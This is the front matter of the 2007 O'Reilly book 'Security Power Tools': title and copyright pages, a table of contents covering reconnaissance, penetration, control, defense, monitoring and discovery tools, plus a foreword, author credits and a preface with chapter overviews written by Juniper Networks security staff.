VISIT…

"An in-depth tour of what we use to get the job done."
—Dan Kaminsky

SECURITY POWER TOOLS

Bryan Burns, Jennifer Stisa Granick,
Steve Manzuik, Paul Guersch,
Dave Killion, Nicolas Beauchesne,
Eric Moret, Julien Sobrier, Michael Lynn,
Eric Markham, Chris Iezzoni & Philippe Biondi

O'REILLY®

SECURITY POWER TOOLS®

Other computer security resources from O'Reilly

Related titles

- Security Warrior
- Snort Cookbook™
- Practical Unix and Internet Security
- Essential System Administration
- SSH, The Secure Shell: The Definitive Guide
- TCP/IP Network Administration
- Network Security Hacks™

Security Books Resource Center

security.oreilly.com is a complete catalog of O'Reilly's books on security and related technologies, including sample chapters and code examples.

oreillynet.com is the essential portal for developers interested in open and emerging technologies, including new platforms, programming languages, and operating systems.

Conferences

O'Reilly brings diverse innovators together to nurture the ideas that spark revolutionary industries. We specialize in documenting the latest tools and systems, translating the innovator's knowledge into useful skills for those in the trenches. Visit *conferences.oreilly.com* for our upcoming events.

Safari Bookshelf (*safari.oreilly.com*) is the premier online reference library for programmers and IT professionals. Conduct searches across more than 1,000 books. Subscribers can zero in on answers to time-critical questions in a matter of seconds. Read the books on your Bookshelf from cover to cover or simply flip to the page you need. Try it today for free.

SECURITY POWER TOOLS®

Bryan Burns, Jennifer Stisa Granick, Steve Manzuik, Paul Guersch, Dave Killion, Nicolas Beauchesne, Eric Moret, Julien Sobrier, Michael Lynn, Eric Markham, Chris Iezzoni, and Philippe Biondi

O'REILLY®

Beijing • Cambridge • Farnham • Köln • Paris • Sebastopol • Taipei • Tokyo

Security Power Tools®
by Bryan Burns, Jennifer Stisa Granick, Steve Manzuik, Paul Guersch, Dave Killion, Nicolas Beauchesne, Eric Moret, Julien Sobrier, Michael Lynn, Eric Markham, Chris Iezzoni, and Philippe Biondi

Copyright © 2007 O'Reilly Media, Inc. All rights reserved.
Printed in the United States of America.

Published by O'Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.

O'Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (*safari.oreilly.com*). For more information, contact our corporate/institutional sales department: (800) 998-9938 or *corporate@oreilly.com*.

Editors: Mike Loukides and Colleen Gorman
Production Editor: Mary Brady
Copyeditor: Derek Di Matteo
Proofreader: Mary Brady
Indexer: Lucie Haskins
Cover Designer: Mike Kohnke
Interior Designer: David Futato
Illustrators: Robert Romano and Jessamyn Read

Printing History:

August 2007: First Edition.

Nutshell Handbook, the Nutshell Handbook logo, and the O'Reilly logo are registered trademarks of O'Reilly Media, Inc. *Security Power Tools*, the image of a rotary hammer, and related trade dress are trademarks of O'Reilly Media, Inc.

Many of the designations used by manufacturers and sellers to distinguish their products are claimed as trademarks. Where those designations appear in this book, and O'Reilly Media, Inc. was aware of a trademark claim, the designations have been printed in caps or initial caps.

While every precaution has been taken in the preparation of this book, the publisher and authors assume no responsibility for errors or omissions, or for damages resulting from the use of the information contained herein.

This book uses RepKover™, a durable and flexible lay-flat binding.

ISBN-10: 0-596-00963-1
ISBN-13: 978-0-596-00963-2
[C]

Table of Contents

Foreword . . . . . **xiii**

Credits . . . . . **xvii**

Preface . . . . . **xxi**

Part I Legal and Ethics

1. Legal and Ethics Issues **3**

1.1 Core Issues 4
1.2 Computer Trespass Laws: No "Hacking" Allowed 7
1.3 Reverse Engineering 13
1.4 Vulnerability Reporting 22
1.5 What to Do from Now On 26

Part II Reconnaissance

2. Network Scanning **31**

2.1 How Scanners Work 31
2.2 Superuser Privileges 33
2.3 Three Network Scanners to Consider 34
2.4 Host Discovery 34
2.5 Port Scanning 37
2.6 Specifying Custom Ports 39
2.7 Specifying Targets to Scan 40
2.8 Different Scan Types 42

2.9 Tuning the Scan Speed 45
2.10 Application Fingerprinting 49
2.11 Operating System Detection 49
2.12 Saving Nmap Output 51
2.13 Resuming Nmap Scans 51
2.14 Avoiding Detection 52
2.15 Conclusion 54

3. Vulnerability Scanning 55
3.1 Nessus 55
3.2 Nikto 72
3.3 WebInspect 76

4. LAN Reconnaissance 86
4.1 Mapping the LAN 87
4.2 Using ettercap and arpspoof on a Switched Network 88
4.3 Dealing with Static ARP Tables 92
4.4 Getting Information from the LAN 94
4.5 Manipulating Packet Data 98

5. Wireless Reconnaissance 101
5.1 Get the Right Wardriving Gear 101
5.2 802.11 Network Basics 102
5.3 802.11 Frames 103
5.4 How Wireless Discovery Tools Work 105
5.5 Netstumbler 105
5.6 Kismet at a Glance 107
5.7 Using Kismet 110
5.8 Sorting the Kismet Network List 112
5.9 Using Network Groups with Kismet 112
5.10 Using Kismet to Find Networks by Probe Requests 113
5.11 Kismet GPS Support Using gpsd 113
5.12 Looking Closer at Traffic with Kismet 114
5.13 Capturing Packets and Decrypting Traffic with Kismet 116
5.14 Wireshark at a Glance 117
5.15 Using Wireshark 119
5.16 AirDefense Mobile 122
5.17 AirMagnet Analyzers 126
5.18 Other Wardriving Tools 129

6. Custom Packet Generation **130**
6.1 Why Create Custom Packets? 130
6.2 Hping 132
6.3 Scapy 136
6.4 Packet-Crafting Examples with Scapy 163
6.5 Packet Mangling with Netfilter 183
6.6 References 189

Part III Penetration

7. Metasploit **193**
7.1 Metasploit Interfaces 194
7.2 Updating Metasploit 200
7.3 Choosing an Exploit 200
7.4 Choosing a Payload 202
7.5 Setting Options 206
7.6 Running an Exploit 209
7.7 Managing Sessions and Jobs 212
7.8 The Meterpreter 215
7.9 Security Device Evasion 219
7.10 Sample Evasion Output 220
7.11 Evasion Using NOPs and Encoders 221
7.12 In Conclusion 224

8. Wireless Penetration **225**
8.1 WEP and WPA Encryption 225
8.2 Aircrack 226
8.3 Installing Aircrack-ng 227
8.4 Running Aircrack-ng 229
8.5 Airpwn 231
8.6 Basic Airpwn Usage 231
8.7 Airpwn Configuration Files 235
8.8 Using Airpwn on WEP-Encrypted Networks 236
8.9 Scripting with Airpwn 237
8.10 Karma 238
8.11 Conclusion 241

9. Exploitation Framework Applications **242**
9.1 Task Overview 242
9.2 Core Impact Overview 244
9.3 Network Reconnaissance with Core Impact 246
9.4 Core Impact Exploit Search Engine 247
9.5 Running an Exploit 249
9.6 Running Macros 250
9.7 Bouncing Off an Installed Agent 253
9.8 Enabling an Agent to Survive a Reboot 253
9.9 Mass Scale Exploitation 254
9.10 Writing Modules for Core Impact 255
9.11 The Canvas Exploit Framework 258
9.12 Porting Exploits Within Canvas 260
9.13 Using Canvas from the Command Line 261
9.14 Digging Deeper with Canvas 262
9.15 Advanced Exploitation with MOSDEF 262
9.16 Writing Exploits for Canvas 264
9.17 Exploiting Alternative Tools 267

10. Custom Exploitation **268**
10.1 Understanding Vulnerabilities 269
10.2 Analyzing Shellcode 275
10.3 Testing Shellcode 279
10.4 Creating Shellcode 285
10.5 Disguising Shellcode 302
10.6 Execution Flow Hijacking 306
10.7 References 320

Part IV Control

11. Backdoors **323**
11.1 Choosing a Backdoor 324
11.2 VNC 325
11.3 Creating and Packaging a VNC Backdoor 327
11.4 Connecting to and Removing the VNC Backdoor 332
11.5 Back Orifice 2000 334
11.6 Configuring a BO2k Server 335
11.7 Configuring a BO2k Client 340

11.8 Adding New Servers to the BO2k Workspace 342
11.9 Using the BO2k Backdoor 343
11.10 BO2k Powertools 345
11.11 Encryption for BO2k Communications 355
11.12 Concealing the BO2k Protocol 356
11.13 Removing BO2k 358
11.14 A Few Unix Backdoors 359

12. Rootkits **363**
12.1 Windows Rootkit: Hacker Defender 363
12.2 Linux Rootkit: Adore-ng 366
12.3 Detecting Rootkits Techniques 368
12.4 Windows Rootkit Detectors 371
12.5 Linux Rootkit Detectors 376
12.6 Cleaning an Infected System 380
12.7 The Future of Rootkits 381

Part V Defense

13. Proactive Defense: Firewalls **385**
13.1 Firewall Basics 385
13.2 Network Address Translation 389
13.3 Securing BSD Systems with ipfw/natd 391
13.4 Securing GNU/Linux Systems with netfilter/iptables 401
13.5 Securing Windows Systems with Windows Firewall/Internet Connection Sharing 412
13.6 Verifying Your Coverage 417

14. Host Hardening **421**
14.1 Controlling Services 422
14.2 Turning Off What You Do Not Need 423
14.3 Limiting Access 424
14.4 Limiting Damage 430
14.5 Bastille Linux 436
14.6 SELinux 438
14.7 Password Cracking 444
14.8 Chrooting 448
14.9 Sandboxing with OS Virtualization 449

15. Securing Communications **455**
15.1 The SSH-2 Protocol 456
15.2 SSH Configuration 459
15.3 SSH Authentication 465
15.4 SSH Shortcomings 471
15.5 SSH Troubleshooting 476
15.6 Remote File Access with SSH 480
15.7 SSH Advanced Use 483
15.8 Using SSH Under Windows 489
15.9 File and Email Signing and Encryption 494
15.10 GPG 495
15.11 Create Your GPG Keys 499
15.12 Encryption and Signature with GPG 507
15.13 PGP Versus GPG Compatibility 509
15.14 Encryption and Signature with S/MIME 510
15.15 Stunnel 513
15.16 Disk Encryption 520
15.17 Windows Filesystem Encryption with PGP Disk 521
15.18 Linux Filesystem Encryption with LUKS 522
15.19 Conclusion 524

16. Email Security and Anti-Spam **525**
16.1 Norton Antivirus 527
16.2 The ClamAV Project 531
16.3 ClamWin 531
16.4 Freshclam 533
16.5 Clamscan 536
16.6 clamd and clamdscan 538
16.7 ClamAV Virus Signatures 544
16.8 Procmail 548
16.9 Basic Procmail Rules 550
16.10 Advanced Procmail Rules 552
16.11 ClamAV with Procmail 554
16.12 Unsolicited Email 554
16.13 Spam Filtering with Bayesian Filters 556
16.14 SpamAssassin 560
16.15 SpamAssassin Rules 562
16.16 Plug-ins for SpamAssassin 567
16.17 SpamAssassin with Procmail 569

16.18 Anti-Phishing Tools 571
16.19 Conclusion 574

17. Device Security Testing **576**
17.1 Replay Traffic with Tcpreplay 577
17.2 Traffic IQ Pro 586
17.3 ISIC Suite 593
17.4 Protos 601

Part VI Monitoring

18. Network Capture **607**
18.1 tcpdump 607
18.2 Ethereal/Wireshark 614
18.3 pcap Utilities: tcpflow and Netdude 631
18.4 Python/Scapy Script Fixes Checksums 638
18.5 Conclusion 639

19. Network Monitoring **640**
19.1 Snort 640
19.2 Implementing Snort 651
19.3 Honeypot Monitoring 653
19.4 Gluing the Stuff Together 662

20. Host Monitoring **664**
20.1 Using File Integrity Checkers 664
20.2 File Integrity Hashing 666
20.3 The Do-It-Yourself Way with rpmverify 668
20.4 Comparing File Integrity Checkers 670
20.5 Prepping the Environment for Samhain and Tripwire 673
20.6 Database Initialization with Samhain and Tripwire 678
20.7 Securing the Baseline Storage with Samhain and Tripwire 680
20.8 Running Filesystem Checks with Samhain and Tripwire 682
20.9 Managing File Changes and Updating Storage Database with Samhain and Tripwire 684
20.10 Recognizing Malicious Activity with Samhain and Tripwire 687
20.11 Log Monitoring with Logwatch 689
20.12 Improving Logwatch's Filters 690
20.13 Host Monitoring in Large Environments with Prelude-IDS 692
20.14 Conclusion 694

Part VII Discovery

21. Forensics **699**

21.1 Netstat 700

21.2 The Forensic ToolKit 704

21.3 Sysinternals 710

22. Application Fuzzing **725**

22.1 Which Fuzzer to Use 726

22.2 Different Types of Fuzzers for Different Tasks 727

22.3 Writing a Fuzzer with Spike 734

22.4 The Spike API 735

22.5 File-Fuzzing Apps 739

22.6 Fuzzing Web Applications 742

22.7 Configuring WebProxy 744

22.8 Automatic Fuzzing with WebInspect 746

22.9 Next-Generation Fuzzing 747

22.10 Fuzzing or Not Fuzzing 748

23. Binary Reverse Engineering **749**

23.1 Interactive Disassembler 749

23.2 Sysinternals 775

23.3 OllyDbg 776

23.4 Other Tools 781

Index **783**

Foreword

When I first started working in information security more than 15 years ago, it was a very different field than the one we are in today. Back then, the emphasis was security primarily through network-based access lists, strong passwords, and hardened hosts. The concept of distributed systems had just started emerging, and user-based networks were made of either dumb terminals or very rudimentary network operating systems. The home environment was not network-oriented—certainly not nearly as much as it is today. There was only so much you could do as an attacker (or victim) at 1,200 or 2,400 baud.

Attack tools and defense tools were also very rudimentary. The most advanced security-related industry was—and to a certain extent, still is—the Virus/Anti-Virus industry. Can you remember the DOS Ping Pong virus from 1988? Forensics was also in its infancy and was really only limited to the high-end companies and government agencies.

In a very simple sense, security was defined primarily in a silo-like approach and achieved through air-gaps. Network connectivity, limited as it was, had tight access controls. Consequently, the network was not considered as the primary vector for attack.

Now, in what seems to be a blink of an eye, the security landscape is completely different. The change was gradual at first and increased at a rate similar to that of the growth of the Internet. The adoption of the Internet and TCP/IP as its common protocol had undoubtedly served as the primary catalyst for the creation and propagation of more and more attack vectors. This in turn created the demand, and consequently the supply, of better and more robust defense mechanisms. As was the case with the Anti-Virus industry, this cat-and-mouse process helped boost the sophistication level of both attack and defense tools. The pervasive nature of the Internet had also made it a target-rich environment, and it provided attackers multiple locations from which to launch their attacks.

At the same time that the security landscape changed, the discussion around security had changed as well. To borrow an expression from the cryptology field, security was largely accomplished through obscurity. I still recall with some fondness a comment made on one of the firewall mailing lists that NT, by virtue of being new and unknown, is much more secure than Unix, which has source code out in the open. As time has shown, while "security by obscurity" may be a valid tactic to take in some fields, it does not work well in most areas related to information security.

As the industry matures, we are seeing the evolution of such concepts as full and responsible disclosure. Companies are stepping up in terms of awareness and response to security issues. Microsoft, once ridiculed for their security posture, is now, in my opinion, one of the true pioneers in security response. When you factor-in the amount of code they support, and their immense user base, I would challenge you to find any other software vendor who takes such extraordinary steps to provide security response to their customers.

At the same time, it is this awareness and response that also fuels and drives the attackers to act. A vendor announcing the availability of a patch to address a security issue is also providing the attackers with notification that the vulnerability exists in the unpatched systems, and (through the patch) with a roadmap as to how to exploit that vulnerability. The sad reality of our industry is that once a patch is available, it does not mean that the security administrators can immediately apply it. If the patch applies to a server, the administrator typically has to wait for an outage window, which assumes that they can certify that the patch will not affect any of the business systems. If the patch applies to a client machine, many organizations have the challenge of enforcing that end users actually apply the patches—again, once they have been certified to work with the different business systems in use. Additionally, the tools the attackers have at their disposal to analyze these patches are so advanced that the "Time to Exploit" is dramatically reduced.

When we were approached to write this book, I have to admit to some mixed feelings about it. My group is composed of security experts from many different fields and disciplines. They know all these tools and have used all of them in the course of their work. So why should we write a book about it? Even more so—why would you, as a security professional, want to pick up a book like this? Another obvious question is, aren't there already other books on this topic? This is forgetting for the moment that I need my group to actually work and not just spend their time writing books.

So, aside from the glory that is associated with writing a book for O'Reilly, what were the reasons to write about stuff we already know, for a group of people who probably know at least some of the stuff we write about, when there might be other books about different security tools, and when there is so much work to be done? Well, the answer is fairly simple. My group's knowledge of these tools came through years of working with them and applying them. The information they have to present

to you goes beyond the simple two-page summary of what the tool does. This is not a simpleton's instruction manual. We also assume that you, as a security professional, know the basics, and that you really want to get some deeper understanding of how these tools are used. Or, perhaps you're too busy concentrating on just one side of the security equation and need to catch up on the other side. While it is true that there are many fine books about security, it is also true that most of them concentrate on one product, one tool, or just one side of the equation. There are also many fine books that talk about theory and concept, but then never really get down to the practical. On the flip side, there are books that are full of practical advice, without any kind of theoretical context. As for the distressing fact that my group has a lot of work to do, I determined that not only would we be doing the security community a service by writing this book, but also that our job will become significantly easier if we help raise the level of knowledge out there. Also, by soliciting the help of a couple of key people to contribute sections to this book, I was able to dampen the impact this book had on my group. I would like to use this opportunity thank Jennifer Granick and Philippe Biondi for their help in this aspect.

And so I urge you, the security professional, to take some time and read this. Written by authors with more than a century of combined experience in this field, I think you will find that this book contains valuable information for you to use.

—Avishai Avivi

Director, Security Engineering & Research
Juniper Networks, Inc.
May 2007

Credits

About the Authors

The first thing to admit is that not all of us were authors in this process; some were editors and technical reviewers. But in the end, we are a group of contributors that helped pull this book project together and make it interesting and worthwhile to own and read. The second thing to admit is that different chapters are written by different authors, and that each has his or her own approach, style, background, etc. We thought the following, written by each contributor, might help you pinpoint who wrote what and what wrote who.

Bryan Burns: I am Chief Security Architect with the Juniper Networks' J-Security Team. I work closely with the other Juniper authors of this book on a daily basis to ensure that Juniper's security products can defend against all the tools and techniques listed in this book. In fact, the real reason why I'm so familiar with these security tools is because I use and study them to know how best to detect and stop the malicious ones. I was responsible for putting together the initial list of tools and chapters for this book and also convinced the other authors (against their better judgment) to contribute their expertise and precious time to make this book happen. I wrote Chapter 2, *Network Scanning* and Chapter 7, *Metasploit*, and contributed the section on airpwn (a tool I am the author of) to Chapter 8, *Wireless Penetration*. Finally, along with Steve Manzuik, I provided a technical review of the chapters in this book.

Jennifer Stisa Granick: For the past seven years, I've been the Executive Director of the Center for Internet and Society at Stanford Law School, and I teach the Cyberlaw Clinic and a Cybercrime Seminar. By the time you read this, I will have taken a new position as Civil Liberties Director with the Electronic Frontier Foundation, though I plan to continue teaching my computer crime class at Stanford. I also specialize in computer security law, national security, constitutional rights, and electronic surveillance. In my previous life, I worked for the California Office of the State

Public Defender and started my own private practice in San Francisco. In my chapter, Chapter 1, *Legal and Ethics Issues*, I tried to give the reader a sense of the both the infancy of network security law as well as the vastness of the topic and its permutations.

Steve Manzuik: I'm the Senior Manager of Research at Juniper Networks, and I acted as the lead tech reviewer for the book, pinch-hitter for small tool sections, and code checker. I have been with Juniper Networks for the past six months. In my previous life, I worked for eEye Digital Security, Ernst & Young, IBM, and the BindView RAZOR research team. I am also the founder and moderator of the full disclosure mailing list VulnWatch (*www.vulnwatch.org*) and am a huge supporter of other open source projects that help further the IT security effort. I am no stranger to the task of writing books as I have worked on two previous titles for another publisher, so I was glad to offer my help in performing a technical edit and helping out write various smaller sections of some of the chapters.

Paul Guersch: I'm a security technical writer, and I acted as one of the developmental editors of the book, having either edited or examined every chapter in the book at least twice. I also acted as chief pest of the project and would bug all the people in this section sometimes on a daily basis. I have been with Juniper Networks for the past year-and-a-half. In my previous life, I worked for McAfee, Entercept, Covad, Apple, Fairchild, and a couple of startups as well. During that time, I wrote several hardware and software technical instruction manuals, I have given technical classes, and developed self-instruction courses. I would like to acknowledge that it has been a great experience working with this technically advanced group of individuals on this book. As I am not an engineer, I am truly amazed when I read a chapter because they know so much about network security. They are truly at the top of their game when it comes to securing and protecting customer systems. They keep me on my toes.

Dave Killion, CISSP: I'm a network security engineer specializing in network defense, and I authored Chapter 13, *Proactive Defense: Firewalls* and Chapter 18, *Network Capture*. I have been with Juniper Networks (previously NetScreen) for more than six years. In my previous life, I worked for the U.S. Army as an Information Warfare/Signals Intelligence Analyst. I also contributed to another book, *Configuring NetScreen Firewalls* (Syngress). In my chapters, I take a straightforward approach to network security and assume that you know very little about networking or security, but that you are familiar with the operating system you use.

Nicolas Beauchesne: I'm a network security engineer specializing in network penetration. I authored Chapter 9, *Exploitation Framework Applications*, Chapter 12, *Rootkits*, Chapter 19, *Network Monitoring*, and Chapter 22, *Application Fuzzing*. I have been with Juniper Networks for the past two years. In my previous life I worked as a security consultant for different firms and clients ranging from banks to defense contractors and agencies. In my chapters, I try to take a hands-on approach to security, and I assume that you know at least the basics of networking, assembly, and operating system internals.

Eric Moret: I have been in the security field for 10 years. In this period, I had the privilege to witness all stages of a startup company in Silicon Valley, from three employees back in 1999 when OneSecure Inc. received round A funding and was incorporated, to our merger with Netscreen Technologies, which in turn was acquired by Juniper Networks in early 2004. I'm currently the manager of a versatile team of hacker security professionals called SABRE (or Security Audit Blueprint and Response Engineering). We do everything from code security analysis to Functional Specs review, to engineer training in secure coding, and even to publishing of white papers intended to support talks we give at computer security conferences. In this book, I authored Chapter 20, *Host Monitoring*, where I present file integrity checkers. I also coauthored Chapter 14, *Host Hardening*, where I introduce SELinux and its supporting GUI, making it usable by anybody for the first time in history. I also coauthored Chapter 15, *Securing Communications*, in which I wrote the part that deals with advanced ssh configuration—I particularly like the DNSSEC-based server authentication, which I hope will see larger deployment in the not-so-distant future.

Julien Sobrier: I'm a network security engineer at Juniper Networks. I work mainly on the Intrusion Detection and Preventions systems. I have been working for Juniper for about two years and previously worked for Netscreen, another security network company. I wrote Chapter 3, *Vulnerability Scanning*, Chapter 16, *Email Security and Anti-Spam*, Chapter 17, *Device Security Testing*, and half of Chapter 15, *Securing Communications*. I have used these tools regularly at work or on my personal server. I hope that you will understand what these tools are for, when not to use them, and which ones fit your needs.

Michael Lynn: I'm a network security engineer, and I wrote Chapter 5, *Wireless Reconnaissance* and Chapter 23, *Binary Reverse Engineering* as well as a portion of Chapter 8, *Wireless Penetration*. I have been with Juniper Networks for the past two years. Prior to coming here, I did security and reverse engineering work for Internet Security Systems, and I was a founder of AirDefense Inc. In my chapters, I try to guide you through the material as I would if you were sitting next to me, and I've tried to make them as accessible as possible.

Eric Markham: I'm a network security engineer and I wrote Chapter 4, *LAN Reconnaissance* as well as coauthored Chapter 14, *Host Hardening* with Eric Moret. I have been with Juniper Networks for the past five years. For a while back in the late '90s, I worked at a "Mom and Pop" ISP and then transitioned to a number of startups, always as the Manager of Information Technology. I chose to write the chapters that I did because my work experience was directly related to those subjects. In my chapters, I take a somewhat down-to-earth approach to network security with the expectation that you have good understanding about TCP/IP networks, the major differences between *nix and other operating systems, and what makes the sky blue. As I'm not a writer by trade, and this project pretty much proved to me that writing is something best left to the experts.

Christopher Iezzoni: I've been a security researcher and signature developer with Juniper's security team for several years now. Before that, I worked in similar positions with Netscreen and OneSecure, until their respective acquisitions. In both Chapter 11, *Backdoors* and Chapter 21, *Forensics*, I feel like I've only been able to gloss over the surface of each subject, but hopefully the material is accessible enough that everyone may take something away from it.

Philippe Biondi: I am research engineer at EADS Innovation Works, where I work in the IT security lab. I am the creator of many programs, such as Scapy and Shell-Forge. I authored Chapter 6, *Custom Packet Generation* (in which Scapy is the main security power tool) and Chapter 10, *Custom Exploitation*.

Preface

Security Power Tools is written by members of the Juniper Networks' J-Security Team as well as two guests: Jennifer Granick of Stanford University and Philippe Bionde, an independent developer in France. It took a group effort because network security issues keep us rather busy in our day jobs, and the scope of this book requires the experiences of a diverse group of security professionals. We split up the different tools after several investigative meetings, and then worked for six months writing, revising, writing, and revising again. Writing books is not our specialty, so we apologize as a group if you hit rough spots ahead. The editors, we are told, tore their hair out trying to create a single voice from a dozen different voices, and they eventually gave up. We decided to stop hiding the fact that the book was written by 12 people and just, well, admit it.

To envision how the dirty dozen approach worked for us, imagine yourself in a room with 12 security experts when someone asks a question about, say, wireless penetration. Eight of us are behind our laptops doing other work, and we all look up and offer our own piece of advice. The other four roll their eyes, wait for a moment until the laptops gain preference again, and then interject their opinions. Throughout this book, each chapter represents a slightly different answer from 1 of these 12 voices; thus, the style and approach for each chapter might be a little different depending on who is talking and whose laptop is closed, but the info is always spot on—and all the chapters have been peer-reviewed.

A few other items we wrestled with are operating system coverage, reader expertise, and tool selection.

We cover a wide variety of operating systems: Windows, Linux, Mac OS, Unix, and others, depending on the security tool. We once debated having different sections in each chapter, sorted by tool, but that lasted for about eight minutes at our author round table.

The matter of reader expertise was a bit more of a struggle. Some of our major assumptions about who you, the reader, are, and what qualifications you bring to the

book are detailed in the next two sections of this Preface. We generally assumed this book is for intermediate-to-advanced level network security administrators, but our discussions at our author round table noted that it was really tool-specific. Some network security tools are straightforward, others are exotically difficult. It also depends on whether the tool has an express purpose on the black- or white-hat divide of things. So, if you start on a tool that is either too simplistic or too advanced for you, we recommend jumping around a little and reviewing those tools that are seemingly at your level, and either working up or down as you introduce yourself to tools you may not know.

Our final struggle was which tools to document. Our O'Reilly editor gave us an ideal page count to shoot for. This was our first parameter or else the book would cost a hundred dollars. Next, each of us reviewed different tools depending on our chapter subject, according to criteria such as is the tool available on multiple OSs, is there a large user base (making it applicable to more of our readers), is there a good commercial support or large community support (so our readers can go way past this book), and is there anything to talk about (because quite frankly, some tools do one thing so well and so simplistically that they are almost too obvious and easy to use). There are a dozen other reasons that we chose the tools that we did, and not all of the tools we initially picked made it into the book; in the end, we had to make decisions. Our apologies to those tools that didn't make the cut; and to those that did, our apologies when we panned, criticized, or nitpicked—our opinions are just that. As readers, take what we say with a grain of salt and try the tool for yourself—it may be just the thing you want or need.

As a group, we want to thank Juniper Networks for giving us time to write and compose this book project. They also made other resources available and paid for them, which helped us write better and faster. If you must know, the book contract was with 12 writers and not with Juniper. Juniper Networks is not responsible for anything we say and does not endorse anything we say, and the information we give here is our personal opinion and not the official views of Juniper Networks or of our departments. This book is a collection of a dozen different views on how security power tools work and how they might be applied. But our thanks must go to Juniper Networks for realizing that knowledge is different than data, and that its employees are resources unto themselves.

Finally, as a group, we would like to thank Avishai (Avi) Avivi, the group manager for the 10 of us who are Juniper employees (and the writer of this book's Foreword). Many times after our book round tables, he would mutter, "Never again, never again," but then we noticed that when the first draft of the cover of the book came from O'Reilly, he printed it and tacked it up in his office. As a group, we are very aware that he decided to shave his head because he simply got tired of pulling his hair out over this book.

Audience

While it would probably suffice to say that this book is for any person interested in network security tools, it is not for the beginner. Rather, we should say that while a beginner could read this book, much of it requires a little more time in front of the computer monitor diagnosing network security matters.

In general, this book was written for network security admins, engineers, and consultants at an intermediate-to-advanced skill level. Depending on your expertise, more or less of this book may be new material to you, or new tools you haven't tried or experienced. Your network responsibilities could be small, intermediate, or large, and we've tried to scale our tool examination appropriately.

Our editors, who were beginners in this field, told us the book was fascinating. They never knew how fragile networks are. From this standpoint, the book is a great one to flop down on the COO's desk to get some new equipment. And Chapter 1, on network security and the law, is of great interest to anyone in the security business.

So we recommend the following course of action. Browse the seven sections of this book and dip into a security tool chapter that you find appropriate to start. Then start skipping around. Use the cross references to other chapters and tools. Few people, if any, are going to read the book consecutively from the first page to the end. Jump in and out and then try something new—play with it on your laptop, then try another tool. We think this is the best way to not only use the book but to adapt it to your expertise, instead of the other way around.

Assumptions This Book Makes

As a group, we assume that you, the reader, are at least familiar with the basics of modern TCP/IP networks and the Internet. You should know what an IP address is and what a TCP port number is, and you should have at least a rough understanding of TCP flags and the like. While we discuss security tools for a variety of operating systems, the majority of tools are used via the Unix command line, so having access to a Unix machine and knowing how to get around in a shell are necessary if you want to follow along. A few of the more advanced chapters deal with programming-related tools, so a knowledge of at least one programming language will help with these (but don't worry if you aren't a programmer, there are plenty of other chapters that don't require any programming knowledge at all). Finally, a basic knowledge of computer security is assumed. Terms such as *vulnerability*, *exploit*, and *denial of service* should be familiar to you if you are to truly get the most from this book.

Contents of This Book

Security Power Tools is divided into seven self-explanatory sections: Legal and Ethics, Reconnaissance, Penetration, Control, Defense, Monitoring, and Discovery. Some sections have multiple chapters, others have just a few. Use the sections as general reference heads to help you navigate.

The book is divided into 23 chapters. Some chapters are written by individuals, some are written by two or three authors. As a group, we've chosen the lead writer for each chapter to briefly provide an overview.

Legal and Ethics

Chapter 1, *Legal and Ethics Issues*, by Jennifer Stisa Granick. If you come away from this chapter having only the ability to identify when you need to talk to a lawyer, I've achieved my goal in writing it. The chapter assumes that legal rules and regulations are not the same as, but overlap with, ethical and moral considerations. It then discusses both law and ethics in security testing, vulnerability reporting, and reverse engineering as examples for you to test yourself and your ability to identify murky areas of the law and networking security.

Reconnaissance

Chapter 2, *Network Scanning*, by Bryan Burns. This chapter provides an introduction to the concept of network scanning and details the workings of three different network scanning programs, including the venerable *nmap*. After reading this chapter, you will know how to find computers on a network, identify which services are running on remote computers, and even identify the versions of services and operating systems running on computers on the other side of the world. As cartoons have taught us, "knowing is half the battle," and this chapter is all about knowing what's on the network.

Chapter 3, *Vulnerability Scanning*, by Julien Sobrier. This chapter explores Windows and Linux tools that are used to look for vulnerabilities. It focuses on the result analysis to understand what type of information you really get from them. This chapter should allow you to choose the best tools for your tests, to tweak them to get the best results, and to understand what the reports mean. It also reveals common misuses of these tools.

Chapter 4, *LAN Reconnaissance*, by Eric Markham. For a while back in the late '90s, I worked at a "Mom and Pop" ISP and then transitioned to a number of startups, always as the Manager of Information Technology. I chose to write this chapter because my work experience was directly related. I take a somewhat down-to-earth approach to network security with the expectation that you have good understanding about TCP/IP networks, the major differences between *nix and other operating systems, and what makes the sky blue.

Chapter 5, *Wireless Reconnaissance*, by Michael Lynn. This chapter starts with a basic description of the 802.11 protocol and then discusses various open source and commercial tools to help with wireless reconnaissance. In the wireless world, the hardware you have and the operating system you use can make a lot of difference in what tools you choose to deploy, so I've tried to give you a clear breakdown of what your options are. I also try to give a clear picture of what the pros and cons of each tool are so you can find the tool that best fits your needs. Along the way, I hope I can show you some cool features that you might not have been aware of that will make wardriving easier and more successful. This chapter does not assume you have any prior knowledge of 802.11 networks.

Chapter 6, *Custom Packet Generation*, by Philippe Biondi. This chapter explains the difference between off-the-rack and made-to-measure tools when it comes to discovering networks, assessing robustness of equipment, interacting with proprietary protocols, and exploiting flaws. It also includes a brief foray into packet generation (or packet mangling), as many problems are quickly answered by on-the-fly packet or stream mangling, provided that one knows the right tools. Since English is my second language, I want to thank David Coffey for helping me rewrite and rephrase this chapter's instructional language.

Penetration

Chapter 7, *Metasploit*, by Bryan Burns. Metasploit is an extremely powerful and popular framework and set of tools for automated penetration of remote computers over the network. In this chapter, you will learn how to configure and use Metasploit to exploit the latest software vulnerabilities and take control of other computers. Because network monitoring tools are being deployed more and more often these days, an entire section is dedicated to the Metasploit features provided for slipping silently past these types of devices.

Chapter 8, *Wireless Penetration*, by Bryan Burns, Steve Manzuik, and Michael Lynn. In Chapter 5, you learned about tools that find wireless networks and gather information about them. In this chapter, we present three tools that take things to the next level: wireless penetration. Aircrack is a toolset for capture and offline analysis of wireless traffic with the goal of cracking wireless encryption keys. Airpwn is a tool that lets you to inject your own data into someone else's wireless traffic, allowing for all sorts of subtle games to be played. Finally, Karma pretends to be legitimate access points, allowing for total visibility and control of any wireless client hapless enough to connect to it. With these three tools, wireless networks (even WEP-encrypted ones) are your's for the taking.

Chapter 9, *Exploitation Framework Applications*, by Nicolas Beauchesne. Exploitation frameworks became much more popular after the appearance of Metasploit. However, some commercial players are in this field too, such as Core Security (makers of Impact) and Immunity Security (makers of Canvas). Those frameworks offer

flexibility and power. This chapter covers their basic usage, some advanced features (e.g., adding exploits), and how to customize those frameworks to meet your needs.

